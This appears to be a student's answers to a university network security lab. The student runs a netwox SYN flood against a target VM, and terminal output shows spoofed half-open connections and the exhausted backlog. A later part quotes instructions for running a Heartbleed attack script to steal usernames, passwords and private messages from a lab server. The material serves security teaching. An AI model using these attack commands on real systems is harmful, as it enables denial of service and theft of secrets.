
Q1. What is the attacker's IP address?


ANS 10.34.25.11



```
[10/24/2025 09:03] root@ubuntu:/home/seed# netwox 76 -i "10.34.25.17" -p "80"
^C
[10/24/2025 09:06] root@ubuntu:/home/seed# ^C
[10/24/2025 09:06] root@ubuntu:/home/seed# ^C
[10/24/2025 09:06] root@ubuntu:/home/seed# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ce:8f:79
          inet addr:10.34.25.11  Bcast:10.34.25.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fece:8f79/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3549821 errors:7 dropped:8 overruns:0 frame:0
          TX packets:10217068 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:213219666 (213.2 MB)  TX bytes:551759314 (551.7 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:79 errors:0 dropped:0 overruns:0 frame:0
          TX packets:79 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6398 (6.3 KB)  TX bytes:6398 (6.3 KB)

[10/24/2025 09:07] root@ubuntu:/home/seed# 
```

Q2. What command did you use to run the attack?

ANS netwox 76 -i “10.34.25.17” ip “80”



SEEDUbuntu12.04Target - VMware Workstation 17 Player
SEEDUbuntu12.04Attacker - VMware Workstation 17 Player
Player
Terminal
9:01 AM
Seed
28°C
มีเมฆส่วนใหญ่
ENG
11:01 PM
10/24/2025

```
[10/24/2025 08:57] root@ubuntu:/home/seed# netstat -na | grep SYN_RECV
[10/24/2025 08:57] root@ubuntu:/home/seed# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:00:85:57
          inet addr:10.34.25.17  Bcast:10.34.25.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe00:8557/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:645 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:215817 (215.8 KB)  TX bytes:87852 (87.8 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:8162 (8.1 KB)  TX bytes:8162 (8.1 KB)

[10/24/2025 08:58] root@ubuntu:/home/seed# netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:mysql         *:*                     LISTEN
tcp        0      0 ubuntu-2.local:http     mobile-107-251-51:25522 SYN_RECV
tcp        0      0 ubuntu-2.local:http     38.111.184.102:8598     SYN_RECV
tcp        0      0 ubuntu-2.local:http     184.237.225.21:52934    SYN_RECV
tcp        0      0 ubuntu-2.local:http     12.78.144.38:23102      SYN_RECV
tcp        0      0 ubuntu-2.local:http     25.16.182.57:51260      SYN_RECV
tcp        0      0 ubuntu-2.local:http     62.170.39.88:21633      SYN_RECV
tcp        0      0 ubuntu-2.local:http     abuse-sinkhole.ch:58640 SYN_RECV
tcp        0      0 ubuntu-2.local:http     193.77.228.134:29426    SYN_RECV
tcp        0      0 ubuntu-2.local:http     246.52.195.83:41943     SYN_RECV
tcp        0      0 ubuntu-2.local:http     192.120.95.179:56074    SYN_RECV
tcp        0      0 ubuntu-2.local:http     customer-CHH-CGN-:35718 SYN_RECV
tcp        0      0 ubuntu-2.local:http     85.183.101.23:7752      SYN_RECV
tcp        0      0 ubuntu-2.local:http     149.31.93.37:44374      SYN_RECV
tcp        0      0 ubuntu-2.local:http     12.241.22.162:2597      SYN_RECV
```

```
[10/24/2025 08:52] seed@ubuntu:~$ $ netwox 76 --help
$: command not found
[10/24/2025 08:55] seed@ubuntu:~$ netwox 76 --help
Title: Synflood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
 -i|--dst-ip ip                 destination IP address {5.6.7.8}
 -p|--dst-port port             destination port number {80}
 -s|--spoofip spoofip           IP spoof initialization type {linkbraw}
 --help2                        display full help
Example: netwox 76 -i "5.6.7.8" -p "80"
Example: netwox 76 --dst-ip "5.6.7.8" --dst-port "80"
[10/24/2025 08:55] seed@ubuntu:~$ netwox 76 -i 10.34.25.17 -p 80
Error 3002 : not supported
 hint: errno = 19 = No such device
 hint: libnet_init(): UID or EUID of 0 required

[10/24/2025 08:58] seed@ubuntu:~$ sudo netwox 76 -i 10.34.25.17 -p 80
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
sudo: 1 incorrect password attempt
[10/24/2025 08:58] seed@ubuntu:~$ ^C
[10/24/2025 08:58] seed@ubuntu:~$ su
Password:
\[10/24/2025 08:58] root@ubuntu:/home/seed# netwox 76 -i "10.34.25.17" -p "80"
```

Q3. How do you know the attack is successful? Hint: Use the browser on your notebook to access the webpage. What should happen if the attack is successful?

ANS can't access the target



ไม่สามารถเข้าถึงเว็บไซต์นี้

10.34.25.17 ใช้เวลาตอบกลับนานเกินไป


ลอง:

- ตรวจสอบการเชื่อมต่อ
- ตรวจสอบพร็อกซีและไฟร์วอลล์
- เรียกใช้การวินิจฉัยเครือข่ายของ Windows

ERR_CONNECTION_TIMED_OUT

Q4. "netwox" performs the TCP SYN Flood attack using spoofed IP addresses. Give some examples of the spoofed IP addresses you see on the target machine.

ANS 38.111.184.102, 184.237.225.21, …



SEEDUbuntu12.04Target - VMware Workstation 17 Player
Player
Terminal
9:01 AM
Seed
Terminal
SEEDUbuntu12.04Attacker - VMware Workstation 17 Player
Player
Terminal
9:01 AM
Seed
Terminal
28°C
มีเมฆส่วนใหญ่
ENG
11:01 PM
10/24/2025

```
[10/24/2025 08:57] root@ubuntu:/home/seed# netstat -na | grep SYN_RECV
[10/24/2025 08:57] root@ubuntu:/home/seed# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:00:85:57
          inet addr:10.34.25.17  Bcast:10.34.25.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe00:8557/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:645 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:215817 (215.8 KB)  TX bytes:87852 (87.8 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:8162 (8.1 KB)  TX bytes:8162 (8.1 KB)

[10/24/2025 08:58] root@ubuntu:/home/seed# netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:mysql         *:*                     LISTEN
tcp        0      0 ubuntu-2.local:http     mobile-107-251-51:25522 SYN_RECV
tcp        0      0 ubuntu-2.local:http     38.111.184.102:8598     SYN_RECV
tcp        0      0 ubuntu-2.local:http     184.237.225.21:52934    SYN_RECV
tcp        0      0 ubuntu-2.local:http     12.78.144.38:23102      SYN_RECV
tcp        0      0 ubuntu-2.local:http     25.16.182.57:51260      SYN_RECV
tcp        0      0 ubuntu-2.local:http     62.170.39.88:21633      SYN_RECV
tcp        0      0 ubuntu-2.local:http     abuse-sinkhole.ch:58640 SYN_RECV
tcp        0      0 ubuntu-2.local:http     193.77.228.134:29426    SYN_RECV
tcp        0      0 ubuntu-2.local:http     246.52.195.83:41943     SYN_RECV
tcp        0      0 ubuntu-2.local:http     192.120.95.179:56074    SYN_RECV
tcp        0      0 ubuntu-2.local:http     customer-CHH-CGN-:35718 SYN_RECV
tcp        0      0 ubuntu-2.local:http     85.183.101.23:7752      SYN_RECV
tcp        0      0 ubuntu-2.local:http     149.31.93.37:44374      SYN_RECV
tcp        0      0 ubuntu-2.local:http     12.241.22.162:2597      SYN_RECV
```

```
[10/24/2025 08:52] seed@ubuntu:~$ $ netwox 76 --help
$: command not found
[10/24/2025 08:55] seed@ubuntu:~$ netwox 76 --help
Title: Synflood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
 -i|--dst-ip ip                 destination IP address {5.6.7.8}
 -p|--dst-port port             destination port number {80}
 -s|--spoofip spoofip           IP spoof initialization type {linkbraw}
 --help2                        display full help
Example: netwox 76 -i "5.6.7.8" -p "80"
Example: netwox 76 --dst-ip "5.6.7.8" --dst-port "80"
[10/24/2025 08:55] seed@ubuntu:~$ netwox 76 -i 10.34.25.17 -p 80
Error 3002 : not supported
 hint: errno = 19 = No such device
 hint: libnet_init(): UID or EUID of 0 required

[10/24/2025 08:58] seed@ubuntu:~$ sudo netwox 76 -i 10.34.25.17 -p 80
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
sudo: 1 incorrect password attempt
[10/24/2025 08:58] seed@ubuntu:~$ ^C
[10/24/2025 08:58] seed@ubuntu:~$ su
Password:
\[10/24/2025 08:58] root@ubuntu:/home/seed# netwox 76 -i "10.34.25.17" -p "80"
```

Q5. In the TCP SYN Flood attack, what resource on the server side is exhausted? What is the number of resources available, and how many of those resources get used up in the attack?

ANS SYN backlog / queue for half-open connections, 512, 256


SEEDUbuntu12.04Target - VMware Workstation 17 Player
Player
Terminal
9:16 AM
Seed
SEEDUbuntu12.04Attacker - VMware Workstation 17 Player
28°C
มีเมฆส่วนใหญ่
ENG
11:16 PM
10/24/2025

```
[10/24/2025 09:16] root@ubuntu:/home/seed# sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
[10/24/2025 09:16] root@ubuntu:/home/seed# netstat -na | grep SYN_RECV | wc -l
256
[10/24/2025 09:16] root@ubuntu:/home/seed# 
```

```
[10/24/2025 09:03] root@ubuntu:/home/seed# netwox 76 -i "10.34.25.17" -p "80"
^C
[10/24/2025 09:06] root@ubuntu:/home/seed# ^C
[10/24/2025 09:06] root@ubuntu:/home/seed# ^C
[10/24/2025 09:06] root@ubuntu:/home/seed# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ce:8f:79
          inet addr:10.34.25.11  Bcast:10.34.25.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fece:8f79/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3549821 errors:7 dropped:8 overruns:0 frame:0
          TX packets:10217068 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:213219666 (213.2 MB)  TX bytes:551759314 (551.7 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:79 errors:0 dropped:0 overruns:0 frame:0
          TX packets:79 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6398 (6.3 KB)  TX bytes:6398 (6.3 KB)

[10/24/2025 09:07] root@ubuntu:/home/seed# netwox 76 -i "10.34.25.17" -p "80"
```


Q6. How do TCP SYN cookies prevent this type of attack?

ANS SYN cookie ทำงานโดย **ไม่จองหน่วยความจำสำหรับการเชื่อมต่อที่ยังไม่สมบูรณ์** เมื่อเซิร์ฟเวอร์ได้รับ SYN ปกติมันจะเก็บ entry ใน backlog และส่ง SYN-ACK กลับ แต่เมื่อเปิด SYN cookie เซิร์ฟเวอร์จะไม่สร้าง entry ในนั้น

ถ้าเซิร์ฟเวอร์ไม่ต้องจองหน่วยความจำล่วงหน้า ⟶ backlog ไม่ถูกเติมเต็มจาก half-open connections ปลอม ⟶ เซิร์ฟเวอร์ยังคงรับการเชื่อมต่อที่ถูกต้องได้

Q7. For each piece of secret that you steal from the Heartbleed attack, you need to show the screenshots as the proof. Upload a pdf of your screenshots.

ANS



2110413/2110640/2190413 Computer/Information/System Security
Dept. of Computer Engineering,
Chulalongkorn University.

4. After you have done enough interaction as legitimate users, you can launch the attack and see what information you can get out of the victim server. Writing the program to launch the Heartbleed attack from scratch is not easy, because it requires the low-level knowledge of the Heartbeat protocol. Fortunately, other people have already written the attack code. Therefore, we will use the existing code to gain first-hand experience in the Heartbleed attack. The code that we use is called attack.py, which was originally written by Jared Stafford. We made some small changes to the code for educational purposes. Download the code, attack.py, from google drive onto the attacker notebook and change its permission so the file is executable. Then run the attack code as follows:

```
$ ./attack.py www.heartbleedlabelgg.com
```

You may need to run the attack code multiple times to get useful data. Try and see whether you can get the following information from the target server.


- Username and password.
- User's activity (what the user has done).
- The exact content of the private message.

Q7. For each piece of secret that you steal from the Heartbleed attack, you need to show the screenshots as the proof. Upload a pdf of your screenshots.
Q8. For the Heartbleed attack, explain how you did the attack, and what your observations are.

